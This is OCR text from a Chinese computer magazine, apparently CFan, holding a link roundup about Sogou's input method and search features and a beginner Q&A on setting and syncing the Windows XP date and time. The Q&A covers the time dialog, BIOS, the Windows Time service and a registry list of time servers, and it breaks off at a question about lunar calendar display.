搜狗拼音输入法是一款采用了搜索引擎技术的新一代的输入法，其特有网络词库通过搜索引擎的热词、新词发现程序，源源不断地发现几乎所有类别的常用词，并且及时更新到词库里，与传统词库相比有了质的飞跃。新版搜狗拼音输入法中增加了U模式笔画输入、笔画辅助码、输入统计等功能。接下来，就让我们去体验一下吧！

http://mwb.cfan.com.cn/844

二、输入法其他

搜狗输入法换肤

搜狗输入法不仅是最新锐、输入速度最快的拼音输入法，还将是最漂亮、最具个性化的输入法。广大网友可设计自己喜欢的输入法形象，搜狗输入法的皮肤是一个ssf格式的文件，双击就可以安装上皮肤了。安装上皮肤后，在输入法的右键菜单上，有更换皮肤项。

http://mwb.cfan.com.cn/845

搜狗输入法使用帮助

搜狗拼音输入法是搜狗推出的一款基于搜索引擎技术的、特别适合网民使用的、新一代的输入法产品。具体介绍请查看搜狗拼音输入法官方博客的开篇介绍。

http://mwb.cfan.com.cn/846

搜狗词库被盗前后

搜狗的词库为防止盗用，在词库建立之初就加入了词库指纹，即十几个很偏僻、但不影响输入的词汇。里面有数位搜狗员工的名字。不过令人啼笑皆非的是这些并非网络热词的词汇竟然都能在Google拼音输入法中打出来。

http://mwb.cfan.com.cn/847

三、SOGOU搜索功能

网页搜索特色

对用户搜索结果所在分类进行统计计算，用来提供某个关键词的相关分类，用户可以根据自己的个人喜好，选择在相关的类目里进行查询。想知道详情，我们给你详解。

http://mwb.cfan.com.cn/848

地图搜索

提供中国最好的网上地图服务，覆盖200多个城市，哈哈，非常不错哟，我们采访全靠它。

http://mwb.cfan.com.cn/849

音乐搜索

搜索歌曲、歌词、铃声、原创，流行音乐排行榜，对想听歌的GG/MM非常实用。可以说所有的音乐都能找到，包括各地方的方言版。

http://mwb.cfan.com.cn/850

四、SOGOU搜索技巧

综合搜索技巧

搜索引擎大多数会默认对搜索词进行分词搜索。这时的搜索往往会返回大量信息，如果查找的是一个词组或多个汉字，最好的办法就是将它们用双引号括起来（即在英文输入状态下的双引号），这样得到的结果最少、最精确。

http://mwb.cfan.com.cn/851

如何使你的站点被搜狗收录

请给每个网页加上与正文相关的标题。如果是网站首页，则标题建议使用站点名称；其余的内容页面，标题做成正文内容的提炼和概括。这可以让用户通过搜索引擎结果中的标题快速访问到你的页面。

http://mwb.cfan.com.cn/852

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

我就CFan 菜鸟集训营

玩转Windows XP日期和时间

安徽/屠志成


1 小菜：如果电脑的日期和时间出现了偏差，怎么进行调整啊？


老屠：以Windows XP为例，可以通过以下两个途径对它们进行手动调整。

1.在系统中调整

①在系统通知区域双击时钟打开“日期和时间 属性”对话框。
②通过滚动按钮选择年份。
③通过下拉菜单选择月份。
④在下面的列表中选择日期。
⑤选中时、分、秒中的某一个，直接输入数值进行更改。
⑥或者通过滚动按钮来更改时间。

2.在CMOS中调整（以比较常见的AWARD BIOS为例）






①按下电源按钮启动电脑，不断轻按Delete（或者Del）键，进入CMOS设置界面。选择STANDARD CMOS SETUP并回车，进入其子界面。
②在DATE（日期）和Time（时间）后用光标键选中需要调整的对象，然后按Page Up键和Page Down键进行调整。调整完成后，按Esc键退回上一界面。
③再按F10进行保存。重启电脑，更改的日期和时间生效。

2 小菜：调整时间，有没有更省事的办法？

老屠：手动更改时间毕竟不够精确，如果你的电脑能上网，可以利用Windows XP的时间同步功能来自动校准时间。




①打开“日期和时间 属性”对话框后，切换到“Internet 时间”选项卡。
②选中“自动与Internet时间服务器同步”。
③在“服务器”下拉列表中选择一个时间服务器。
④单击 “立即更新”，稍等一会儿，提示同步成功，电脑的时间就校准了。

3 小菜：我的Windows XP不能进行时间同步怎么办？

老屠：如果你已经连入互联网并且选中了“自动与Internet时间服务器同步”的话，还应该考虑以下几种情况。

1.Windows Time服务没有启动。





①在桌面上“我的电脑”图标上单击右键，选择“管理”，打开“计算机管理”窗口。单击“服务和应用程序”前的“+”展开它，单击“服务”。
②在服务列表中选中并双击Windows Time，打开“Windows Time的属性”。
③选择“启动类型”为“自动”。
④再单击“服务状态”下的“启动”。这样Windows Time服务就启动了，而且每次都会随系统启动而启动。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

2.时间服务器不可用。





①Windows XP已经内置了两个时间服务器地址：time.windows.com和time.nist.gov，如果一个不行，可以换另一个。

②两个都不行的话，可以上网搜索网上的时间服务器。找到后把它填到“服务器”文本框里，点“立即更新”试一下，不行再换，可以多找几个。


③如果想让它们常驻下拉列表中，需要把它们添加到注册表中。在“运行”对话框中输入regedit并回车，打开注册表编辑器。在“编辑”菜单中单击“查找”，在“查找目标”文本框中输入Windows XP内置的任意一个时间服务器地址（如time.nist.gov）并回车，你会在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\DateTime\Servers]分支下找到它们，名称分别为1、2，默认显示在文本框中的是与1对应的服务器。


④新建几个字符串值，名称分别为3、4、5等，双击其中一个，在“数值数据”中输入找到的服务器名并确定。关闭注册表编辑器，再次打开“日期和时间 属性”对话框，你就会在时间服务器列表中找到刚才添加的服务器，下次再同步时，就有更多的服务器可供选择了。

3.系统时间与服务器时间相差太多。

①在“日期和时间 属性”里把系统日期改为当前日期，时间改得尽可能接近正确时间，然后再同步，就可以成功。如果以上方法都行不通，可以从网上下载专门进行网络校时的工具来解决。这里给你推荐网络自动校时专家（http://www.skycn.com/soft/23444.html）。安装后运行它，单击“获取服务器时间”，可了解系统时间和服务器时间的差距。

②单击“获取并修改计算机时间”，就能让系统时间和服务器时间保持一致。







4 小菜：在“日期和时间 属性”里只能看到公历年月日，怎么才能让系统显示农历啊？

